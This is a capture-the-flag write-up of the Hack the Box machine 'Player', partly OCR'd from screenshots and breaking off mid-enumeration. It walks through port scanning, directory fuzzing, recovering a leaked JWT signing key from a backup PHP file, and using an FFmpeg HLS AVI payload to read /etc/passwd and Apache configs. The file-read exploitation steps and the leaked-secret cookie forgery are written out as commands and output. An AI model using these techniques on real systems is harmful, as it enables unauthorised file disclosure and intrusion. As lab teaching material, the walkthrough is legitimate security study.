

Hack the Box – Player by dmwong

As normal I add the IP of the machine 10.10.10.145 to /etc/hosts as player.htb



Enumeration

nmap -p- -sT -sV -sC -oN initial-scan player.htb




```
# Nmap 7.70 scan initiated Sun Jul  7 08:01:53 2019 as: nmap -p- -sT -sV -sC -oN initial-scan player.htb
Nmap scan report for player.htb (10.10.10.145)
Host is up (0.044s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d7:30:db:b9:a0:4c:79:94:78:38:b3:43:a2:50:55:81 (DSA)
|   2048 37:2b:e4:31:ee:a6:49:0d:9f:e7:e6:01:e6:3e:0a:66 (RSA)
|   256 0c:6c:05:ed:ad:f1:75:e8:02:e4:d2:27:3e:3a:19:8f (ECDSA)
|_  256 11:b8:db:f3:cc:29:08:4a:49:ce:bf:91:73:40:a2:80 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: 403 Forbidden
6686/tcp open  ssh     OpenSSH 7.2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul  7 08:06:36 2019 -- 1 IP address (1 host up) scanned in 283.50 seconds
```

It seems we have discovered just a couple of ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, HTTP on 80 and another SSH service on 6686.

Overview of Web Services

Let's take a quick look at the webpages to see what we have. I got the following on port 80. The nmap scan showed that the page was forbidden, but I chose to have a look at it regardless. As stated, the site was forbidden



Forbidden

You don't have permission to access / on this server.


Apache/2.4.7 (Ubuntu) Server at player.htb Port 80

I decided to see if I could fuzz any directories underneath in the hope that I could find something else.

Fuzzing

I performed a fuzz on the home directory to see if I could come up with anything.

wfuzz --hc 404 -w /opt/SecLists/Discovery/Web-Content/common.txt http://player.htb/FUZZ




```
root@kali:/opt/htb/player.htb# wfuzz --hc 404 -w /opt/SecLists/Discovery/Web-Content/common.txt
http://player.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
 sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://player.htb/FUZZ
Total requests: 4594

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000010:  C=403     10 L       30 W          281 Ch        ".hta"
000011:  C=403     10 L       30 W          286 Ch        ".htaccess"
000012:  C=403     10 L       30 W          286 Ch        ".htpasswd"
002320:  C=301      9 L       28 W          310 Ch        "launcher"
003598:  C=403     10 L       30 W          290 Ch        "server-status"

Total time: 17.14484
Processed Requests: 4594
Filtered Requests: 4589
Requests/sec.: 267.9522
```

This provided me with a new directory that I could investigate. http://player.htb/launcher.

Launcher


Looking at the site, I had an email option to add myself for early access, but nothing I could find in the source code.


PlayBuff
player.htb/launcher/
Most Visited
Getting Started
Ne(ste)d Flanders
PlayBuff
22 days
6 hours
6 minutes
56 seconds
PlayBuff - Our New Product Launching Soon!
Innovative and Super Secure way to customize your videos.
Enter your email
SEND
Please enter your email address for early access.

```
laybuff
uzz
v import test

player
pr__(self):
''
data_str = ['%s=%s' % (key, value) for key, value
elf.metadata.items()]
data_str = ', '.join(metadata_str)

elf.type == 'audio':
d = 'type=%s, codec=%s, channels=%d, rate=%.0f' % (self.type,
self.codec, self.audio_channels, self.audio_samplerate)
 self.type == 'video':
d = 'type=%s, codec=%s, width=%d, height=%d, fps=%.1f' % (
self.type, self.codec, self.video_width, self.video_height,
self.video_fps)
 self.type == 'subtitle':
d = 'type=%s, codec=%s' % (self.type, self.codec)
elf.bitrate is not None:
d += ', bitrate=%d' % self.bitrate
elf.metadata:
value = 'MediaStreamInfo(%s, %s)' % (d, metadata_str)
:
value = 'MediaStreamInfo(%s)' % d
rn value
ng done :)
```

I noticed a call was being made when I was intercepting the traffic within Burp. This call was being made to a php file at http://player.htb/launcher/dee8dc8a47256c64630d803a4c40786c.php. After a bit of time looking about for additional information, Burp provided me with an additional file. This file was a copy of the current file but with a ~.

http://player.htb/launcher/dee8dc8a47256c64630d803a4c40786c.php~


player.htb/launcher/dee8dc
player.htb/launcher/dee8dc8a47256c64630d803a4c40786c.php~
Most Visited
Getting Started
Ne(ste)d Flanders

```
access_code === "0E76658526655756207688271159624026011393") { header("Location: 7F2xxxxxxxxxxxxx/"); } else { header("Location: index.html"); } } else { $token_payload = [ 'project' => 'PlayBuff', 'access_code' => 'C0B137FE2D792459F26FF763CCE44574A5B5AB03' ]; $key = '_S0_R@nd0m_P@ss_'; $jwt = JWT::encode($token_payload, base64_decode(strtr($key, '-_', '+/')), 'HS256'); $cookiename = 'access'; setcookie('access',$jwt, time() + (86400 * 30), "/"); header("Location: index.html"); } ?>
```


This provided me with additional information about the inner workings of the php.

This provided me with another page and the relevant cookie settings that I required. Once I changed the cookie to reflect the information, I was then redirected to another page which seemed to have an upload functionality.

I was redirected to http://player.htb/launcher/7F2dcsSdZo6nj3SNMTQ1/

Videos

Looking at the new site that we had, there is an upload function. The site mentions using media files to upload to the site.



Welcome to PlayBuff - Compact | Secure | Cloud


Compress and Secure your media

Select a file to upload

Now that I knew the types of files to upload, I started hunting for something that could potentially help me. I tried many forms of reverse shell but could not get any of it to work and eventually came across a GitHub page that suggested being able to upload avi files and reading contents of the machine.

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS

Once this was downloaded, I tried a simple payload that was included, which was to read the passwd file. I uploaded the read_passwd.avi file and then played it. This gave me the contents of passwd.



```
          root:x:0:0:root:/root:/bi
n/bash daemon:x:1:1:daemon:/usr/
sbin:/u      sr/sbin/nologin bin:
x:2:2:bin:/bin:/usr/sbin/nologin
 sys:x:3:3:s      ys:/dev:/usr/sb
in/nologin sync:x:4:65534:sync:/
bin:/bin/syn
```

Further enumeration


Now that I knew I could read files locally on the box, I started looking at files that may be useful.

After a while of searching, MrR3boot, the creator of the box provided a hint to everyone to look into the hosts files. After getting this hint, I looked at the default configuration files to see what I could find.

python gen_avi_bypass.py file://etc/apache2/sites-available/000-default.conf default.avi

```
root@kali:/opt/htb/player.htb/ffmpeg# python gen_avi_bypass.py file:///etc/apache2/sites-available/000-default.conf default.avi
```

This produced the necessary file and I then uploaded it to see what I could get. Playing the file, I noticed a couple of interesting hosts.



```
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf
</VirtualHost>
<VirtualHost *:80>
        ServerName chat.player.htb
        DocumentRoot /var/www/chat
</VirtualHost>
<VirtualHost *:80>
        ServerName dev.player.htb
        DocumentRoot /var/www/demo
</VirtualHost>
<VirtualHost *:80>
        ServerName staging.player.htb
        DocumentRoot /var/www/staging
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```


We had 3 new hosts that were a possibility and after the hint, it was clear these were important.

I added the additional entries to the hosts file.

```
10.10.10.145 player.htb dev.player.htb chat.player.htb staging.player.htb
```

Additional Hosts

Now that I had added the additional hosts, it was time to have a look to see what was behind each of them. We had what seemed to be a chat application.


PlayBuff Internal Chat Room

chat.player.htb

Aiden (Dev) left 7 mins ago
Mike (IT Support) online
Erica (Network Admin) online
Ginger (IT Admin) online
Tracy (Dev) left 30 mins ago
Christian (Core Dev) left 10 hours ago
Monica (IT Support) online
Dean (Desk Support) offline since Oct 28
Peyton (Core Dev) online

Vincent 10:40 AM, Today


They mentioned our staging exposing some sensitive files and main domain exposing source code which allowing them to access our product before release. Currently our team working on the fix.

10:50 AM, Today Olia (Project Manager)

Is it ? Please make sure to sandbox it from other prod services.

Vincent 10:31 AM, Today

This chat application suggested that the staging area is exposing sensitive files and allowing access to source code.


staging.player.htb/contact.html#

Core Updates Portal

Welcome to Core Team | Product Updates | Issue Tracking

Contact Form


Email ID

Your name..

Message

Write something..

After having a look at the staging site, I saw there was a mail option. I decided to have this run through Burp and see what responses I was getting.



Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▸ http://chat.player.htb
▸ http://dev.player.htb
▸ http://player.htb
▾ http://staging.player.htb
    /
    501.php
    contact.html
  ▾ contact.php
      firstname=Peter
    index.html
    update.php
```

